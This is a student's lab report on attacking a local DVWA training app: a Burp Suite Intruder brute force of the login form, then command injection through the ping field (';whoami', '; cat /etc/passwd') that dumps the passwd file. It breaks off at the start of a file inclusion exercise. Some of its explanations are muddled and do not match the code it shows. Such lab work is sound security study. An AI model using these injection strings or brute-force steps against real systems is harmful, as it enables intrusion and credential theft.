

# **Project**

**Name: Tahia Tasnim Anika**

**ID: 20222000000006**


**SEC: CADS008**

**Instructor Name: Imtiaz Ahmed**

## Problem 1: Brute Force Vulnerability

### Step 1: Open the Problem in DVWA


- Navigate to the Brute Force section on the left menu of the Damn Vulnerable Web App (DVWA) interface.



The screenshot shows the DVWA (Damn Vulnerable Web App) interface. At the top, there is a dark header with the DVWA logo. Below the header, on the left, is a vertical menu with buttons for 'Home', 'Instructions', 'Setup', 'Brute Force' (which is highlighted in green), 'Command Execution', 'CSRF', 'File Inclusion', 'SQL Injection', 'SQL Injection (Blind)', 'Upload', 'XSS reflected', and 'XSS stored'. The main content area is titled 'Vulnerability: Brute Force'. It contains a 'Login' section with two input fields labeled 'Username:' and 'Password:', and a 'Login' button below them. Below the login section, there is a 'More info' section with three links: [http://www.owasp.org/index.php/Testing\\_for\\_Brute\\_Force\\_%28OWASP-AT-004%29](http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29), <http://www.securityfocus.com/infocus/1192>, and <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>.

### Step 2: Enter Dummy Credentials


- Type a random or common username and password into the login fields (for example, Username: user or admin, Password: pass or 1234).
- Click the Login button.



The image shows the DVWA (Damn Vulnerable Web Application) interface for the 'Vulnerability: Brute Force' section. On the left is a sidebar menu with options: Home, Instructions, Setup, Brute Force (highlighted), Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area has a 'Login' form with fields for 'Username:' (containing 'user') and 'Password:' (masked with dots). Below the fields is a 'Login' button. Under the 'Login' form is a 'More info' section with three links: [http://www.owasp.org/index.php/Testing\\_for\\_Brute\\_Force\\_%28OWASP-AT-004%29](http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29), <http://www.securityfocus.com/infocus/1192>, and <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>.

### Step 3: Proxy and Browser Configuration


- Configure your web browser's network settings to route traffic through Burp Suite.
- Set the HTTP Proxy network settings to localhost (127.0.0.1) on port 8080 so Burp Suite can intercept the browser's traffic.



### Step 4: Intercept the Request

- Inside Burp Suite, navigate to the Proxy -> Intercept tab and ensure Intercept is ON.
- When you submit the login form in your browser, Burp Suite captures the HTTP request before it reaches the server.

- In the raw data, you will see parameters like username=admin, password=1234, and login submission tokens being passed to the server.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' button is highlighted. Below it, a table lists intercepted requests. The first request is a GET request to `http://192.168.171.131/dvwa/vulnerabilities/brute/?username=admin&password=1234&Login=Login` at 05:57:32.16. The 'Request' section is expanded, showing the raw data of the request.

| Time           | Type | Direction | Method | URL                                                                                         |
|----------------|------|-----------|--------|---------------------------------------------------------------------------------------------|
| 05:57:32.16... | HTTP | → Request | GET    | http://192.168.171.131/dvwa/vulnerabilities/brute/?username=admin&password=1234&Login=Login |

**Request**

Pretty Raw Hex


```

1 GET /dvwa/vulnerabilities/brute/?username=admin&password=1234&Login=Login HTTP/1.1
2 Host: 192.168.171.131
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.171.131/dvwa/vulnerabilities/brute/
9 Cookie: security=high; PHPSESSID=3a8dce85f195bd53894463f48ec64a5f
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

```

## Step 5: Send to Intruder and Set the Attack Type

Right click and select intruder



The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Sniper attack' is chosen from the dropdown menu. The 'Start attack' button is visible. The 'Target' field contains `http://192.168.171.131`. The 'Positions' section shows 'Add \$', 'Clear \$', and 'Auto \$' buttons. The raw request data is displayed at the bottom.

1 2 3 x +

Sniper attack Start attack

Target `http://192.168.171.131` ☒ Update Host header to match target

Positions Add \$ Clear \$ Auto \$


```

1 GET /dvwa/vulnerabilities/brute/?username=admin&password=1234&Login=Login HTTP/1.1
2 Host: 192.168.171.131
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.171.131/dvwa/vulnerabilities/brute/
9 Cookie: security=high; PHPSESSID=3a8dce85f195bd53894463f48ec64a5f
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

```

## Step-6: Select the payload field. And use the cluster bomb attack method.

Because I use 2 input fields. When using multiple payload fields, then you need to use cluster bomb attack methods.



## Step 7: Add Payload for 2 parameters.

Payloads

Payload position:

1 - admin

Payload type:

Simple list

Payload count:

3

Request count:

3

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

user

pass

admin

Add

Payloads

Payload position:

2 - 1234

Payload type:

Simple list

Payload count:

3

Request count:

9

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

pass


1234

password

Add

## Step 8: Launch and Analyze the Attack

- Click the Start attack button in the top right corner. A new window will pop up running the automated attempts.




The screenshot shows the Burp Suite interface with the title "4. Intruder attack of http://192.168.171.131". The "Results" tab is active, displaying a table of attack results. The table has columns for Request, Payload 1, Payload 2, Status code, Response received, Error, Timeout, Length, and Comment. The results show 10 requests (0-9) with various payloads and status codes (302, 398, 397).

| Request | Payload 1 | Payload 2 | Status code | Response received | Error | Timeout | Length | Comment |
|---------|-----------|-----------|-------------|-------------------|-------|---------|--------|---------|
| 0       |           |           | 302         | 48                |       |         | 398    |         |
| 1       | user      | pass      | 302         | 26                |       |         | 397    |         |
| 2       | pass      | pass      | 302         | 43                |       |         | 398    |         |
| 3       | admin     | pass      | 302         | 25                |       |         | 397    |         |
| 4       | user      | 1234      | 302         | 46                |       |         | 398    |         |
| 5       | pass      | 1234      | 302         | 27                |       |         | 397    |         |
| 6       | admin     | 1234      | 302         | 40                |       |         | 398    |         |
| 7       | user      | password  | 302         | 27                |       |         | 397    |         |
| 8       | pass      | password  | 302         | 34                |       |         | 398    |         |
| 9       | admin     | password  | 302         | 25                |       |         | 397    |         |

## Problem2: Command Execution

Step 1: Go to the Command Execution section in the DVWA panel.



The screenshot shows the DVWA interface with a sidebar on the left containing navigation links: Home, Instructions, Setup, Brute Force, Command Execution (highlighted), CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area is titled "Vulnerability: Command Execution" and features a "Ping for FREE" section with a text input field for an IP address and a "submit" button. Below this, there is a "More info" section with three links: <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>, <http://www.ss64.com/bash/>, and <http://www.ss64.com/nt/>.

Step-2: Need to view the source code to get an idea about the server OS.

### Command Execution Source

```
<?php
if( isset( $_POST[ 'submit' ] ) ) {
    $target = $_REQUEST["ip"];
    $target = stripslashes( $target );

    // Split the IP into 4 octets
    $octet = explode(".", $target);

    // Check IF each octet is an integer
    if ((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) && (is_numeric($octet[3])) && (sizeof($octet) == 4) ) {
        // If all 4 octets are int's put the IP back together.
        $target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];

        // Determine OS and execute the ping command.
        if (stripos(php_uname('s'), 'Windows NT')) {
            $cmd = shell_exec( 'ping ' . $target );
            echo "<pre>".$cmd."</pre>";
        } else {
            $cmd = shell_exec( 'ping -c 3 ' . $target );
            echo "<pre>".$cmd."</pre>";
        }
    }
    else {
        echo "<pre>ERROR: You have entered an invalid IP</pre>";
    }
}
?>
```

Step-3: So try to execute the Windows command.

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

ERROR: You have entered an invalid IP

### More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>

<http://www.ss64.com/bash/>

However, this is not working because the backend queries do not match the command. To resolve this issue, we will need to review the source code.



```
<?php
if( isset( $_POST[ 'submit' ] ) ) {
    $target = $_REQUEST["ip"];
    $target = stripslashes( $target );

    // Split the IP into 4 octets
    $octet = explode(".", $target);

    // Check IF each octet is an integer
    if ((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) && (is_numeric($octet[3])) && (sizeof($octet) == 4) ) {

        // If all 4 octets are int's put the IP back together.
        $target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];

        // Determine OS and execute the ping command.
        if (strpos(PHP_OS, 'Windows NT')) {
            $cmd = shell_exec( 'ping ' . $target );
            echo "<pre>".$cmd."</pre>";
        } else {
            $cmd = shell_exec( 'ping -c 3 ' . $target );
            echo "<pre>".$cmd."</pre>";
        }
    }
    else {
        echo "<pre>ERROR: You have entered an invalid IP</pre>";
    }
}
?>
```

Compare

As we can see, the backend query uses localhost and localhost -c 4. Therefore, before executing any command, we must use the localhost command first.

**Step-4: Try to execute a command with localhost.**

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp\_seq=1 ttl=64 time=0.022 ms

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.031 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.119 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2000ms  
rtt min/avg/max/mdev = 0.020/0.056/0.119/0.045 ms
```

Step-5: Try to execute the command without localhost. I mean, comment out all previous queries and execute the command. This is our target.

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

www-data

Yes, it's working! I used the ;whoami command, and it successfully displayed the result. This happens because the semicolon ; acts as a command separator, effectively bypassing or terminating the previous commands. We can now test other operators like &, |, or || to see if they achieve the same result.

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,.,.,/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,.,.,/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,.,.,/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,.,/home/user:/bin/bash
service:x:1002:1002:.,.,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

found all the directories. Here I use ; cat *etc/passwd* command .

## Problem3: File Inclusion

Step-1: Open problem in DVWA.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

### Vulnerability: File Inclusion


To include a file edit the ?page=index.php in the URL to determine which file is included.

#### More info

[http://en.wikipedia.org/wiki/Remote\\_File\\_Inclusion](http://en.wikipedia.org/wiki/Remote_File_Inclusion)  
[http://www.owasp.org/index.php/Top\\_10\\_2007-A3](http://www.owasp.org/index.php/Top_10_2007-A3)

**Step 2:** Locate the Target URL and Input Parameter Navigate to the target URL:(<http://192.168.171.131/dvwa/vulnerabilities/fi/?page=include.php>)

